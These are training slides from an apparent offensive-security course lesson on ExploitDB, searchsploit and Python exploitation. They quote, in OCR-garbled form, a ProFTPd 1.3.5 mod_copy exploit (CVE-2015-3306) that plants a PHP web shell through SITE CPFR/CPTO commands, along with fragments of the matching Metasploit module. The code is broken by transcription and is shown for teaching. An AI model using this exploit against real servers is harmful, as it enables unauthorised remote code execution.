Python and ExploitDB

# Course Objectives

After completing this course, students will be able to:

* Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
* Analyze threat information
* Develop a Threat Emulation Plan (TEP)
* Generate mitigative and preemptive recommendations for local defenders
* Develop mission reporting
* Conduct participative operations
* Conduct reconnaissance
* Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

# Module 2: Threat Emulation (Objectives)

* Conduct reconnaissance
* Generate mission reports from non-participative operations
* Plan a non-participative operation using social engineering
* Plan a non-participative operation using Metasploit
* Analyze network logs for offensive and defensive measures
* Analyze network traffic and tunneling protocols for offensive and defensive measures
* Plan a non-participative operation using Python
* Develop fuzzing scripts
* Develop buffer overflow exploits 

# Module 2 — Lesson 12: Python and ExploitDB Objectives

* Interpret exploit code and Metasploit modules
* Execute exploit on target machine with Python
* Perform privilege escalation on target with Python

# Refresher

* Yesterday, the main takeaways were:  Python urllib/requests Modules
* Python re/BeautifulSoup Modules
* Python base64 Module
* Exercise to practice with each of those libraries and find vulnerabilities in a web server

I

Lesson Overview

In this lesson we will discuss:

* ExploitDB introduction
* searchsploit
* Python reverse shell
* Exploitation, callback & privilege escalation exercise

Returning to the Metasploit Framework

* msfconsole provides a rudimentary way to search for exploits.
* This is command-line based, and limited to only Metasploit modules.

= [ metasploit v4. 16.60-dev

1771 exploits - 1010 auxiliary - 307 post

+ 537 payloads - 41 encoders - 10 nops

Free Metasploit Pro trial: http : //r-7 . co/trymsp ]

msf > search proftpd

[ ! ] Module database cache not built yet, using slow search


What if you could search for any general exploit code?

* There are a handful of POC (Proof-of-Concept) exploit scripts available
* But not all of them are strictly Metasploit modules.
* As CTE, we need to be able to find previous exploits or vulnerabilities.
* Wouldn't it be handy to have a database of well-documented exploits?

Introduction to ExploitDB

* https://exploit-dbcom maintains up-to-date and current records of known vulnerabilities and attack scripts.
* The project is owned and maintained by Offensive Security.
* Their website allows you to search by
* Type (Denial of Service, remote or local exploit, etc.)
* Platform (Windows, Linux, Mobile, etc.)
* Service Port
* "Tag" (code injection, buffer overflow, cross-site scripting, etc.)






This is why enumeration is so important.

* The software name and version number acquired during enumeration will help with finding an old vulnerability or exploit.
* You won't be crafting any zero-days.
* But old, unpatched or misconfigured software is certainly prevalent today.



Search whatever information you have on a target.

* The version number helps narrow down results and potential exploits.



Some entries might just be explanations.



but most include exploit code!

* You won't always see Python used for exploit scripts.

But, because it is so ubiquitous and so powerful, it is common.


This script uses Python 2.

Your mileage may vary with these

exploit scripts..

They may not always work!

You may find Metasploit modules as well:

* As you know, Metasploit is written in Ruby.
* You can read the code to better understand how the module works.

These are often more reliable than

other scripts.

but sometimes you are not allowed to use Metasploit!

Multiple results and findings are not a bad thing!

* We've seen three different results for one service and potential exploit.
* This helps us determine possible avenues for attacking a vulnerability.
* You can use all of the different resources to determine what works best.

# ExploitDB Resources

The exploit database maintains code to take advantage of vulnerabilities so you don't have to.

To stay on top of the latest exploits that are released daily, keep tabs on their Twitter account.

## https://twitter.com/ExploitDB


Additional resources can be found within the original ExploitDB and Offensive Security websites.

https://www.exploit-db.com/ https://www.offensive-security.com/

What if your assessment has no Internet access?

* ExploitDB also offers a command-line utility to search their database.
* You can take a copy of ExploitDB with you wherever you go!
* The tool lets you perform offline searches on a local copy of the repository.
* If you are running the standard Kali Linux build, it is available by default!

Introducing searchsploit



searchsploit is very intuitive:


* You can use any number of search terms.
* By default, search terms are not case-sensitive & order does not matter.
* Remember the biggest advantage is that you can use this utility from the command-line and offline without internet.

The tool offers a local path for exploits:



as

expected!



Understanding this Exploit (1/2)



|  |
| --- |
| # Title: ProFTPd 1.3.5 Remote Command Execution  # Date . 20/04/2015  # Author: R-73eN  # Software: ProFTPd 1.3.5 with mod\_copy  # Tested . Kali Linux I.e6  # CVE . 2015-3306  # Greetz to Vadim Melihow for all the hard work import socket import sys import requests socket . socket(socket .AF\_INET, socket . SOCK\_STREAM) if(len(sys.argv) < 4) :  print '\n Usage exploit. py server directory cmd' else:  server = sys.argv[l] \*Vulnerable Server directory = sys.argv[2] # Path accessible cmd - sys. argv[3] #PHP payload to be executed evil = '<?php system("' + cmd + "' ) |

* In the example, we copied the Python 2 script.



line!

* Notice:

Defining variables based off

command-line arguments.

Using PHP syntax to create

a primitive web shell.

Understanding this Exploit (2/2)



|  |
| --- |
| s. connect((server, 21))  s. recv(1024) print + ] Connected to server [ + ] \n'  s. send( ' site cpfr /etc/passwd' )  s. recv(1024)  s. send( ' site cpto ' + evil)  s. recv(1024)  s. send( ' site cpfr /proc/se1f/fd/3' )  s. recv(1024)  s.  send(  '  site  +  directory  +  'infogen.php') |

The use of site cpfr and site

cpto allow copying files.

The script copies a web shell into an accessible directory!

Unfortunately:

Numerous spelling errors. No exception handling.

No command results shown.


This is bad code!

Remember: this is another person's code!

* The script might not even work!



This is why we need to be able to understand the exploit.



And

eventually

fails!


The gist of the exploit:

* The mod\_ copy plugin for this version of ProFTPd allows commands site cpfr and site cpto, which can be used to copy files.
* It is possible to copy data from our input (/proc/se1f/fd/3 as attempted) to a file that can be accessed on the website.
* Because there is a web server with PHP running, and we can supply arbitrary PHP, we can achieve Remote Code Execution!



So why didn't that exploit script work?

* We can connect to the service manually and try to run those commands.



* During testing, we receive a Permission denied error!
* Could this exploit be done in any other way? 

|  |
| --- |
| def initialize(info =  super (update\_i nfo(info,  'Name ' 'ProFTPD 1.3.5 Mod\_Copy Command Execution'  'Description '  This  module  exploits  the  SITE  CPFR/CPTO  commands  in  ProFTPD  version  1.3.5. |

Analyze the Metasploit module

|  |
| --- |
| root@kali searchsploit -x exploits/1inux/remote/37262. rb |


Important Variables


|  |  |
| --- | --- |
| regi ster\_options (  optport . new( ' RPORT , [true, 'HTTP port', optport . new( ' RPORT\_FTP ' , [t rue, FTP 21]),  OptString. new( ' TARGETURI ' , [true, 'Base path to the website' ,  OptString. new( ' TMPPATH ' , [true, ' Absolute writable path', '/tmp' ])'  OptString. new( ' , [true, 'Absolute writable website path', self. class) end | /var/www' ]) |


* Because this operates as a module, it works with (and provides a short description for) some special variables.
* Remember: this is the Ruby programming language. 


|  |  |  |
| --- | --- | --- |
| 1 | def check ftp\_port = datastore[ ' RPORT\_FTP' sock = Rex: : Socket. 'PeerHost rhost, ' PeerPort ' ftp\_port) | |
| if sock. nil?  fail\_with(Fai1ure: : Unreachable, rhost} : - Failed to connect to FTP server")  print\_ status( rhost} - Connected to FTP server") end | |
| 2  3 |
| res = sock.  10) unless res && res. include? ('220' ) fail\_with(Fai1ure: : Unknown, end | - Failure retrieving ProFTPD 220 banner") |
|  |
| sock. puts("SITE CPFR /etc/passwd\r\n") res = sock. 10) if res && res. include? 350' )  Exploit: : CheckCode: : Vulnerable  Exploit: : CheckCode: : Safe end end |  |
| 4 |
|  |






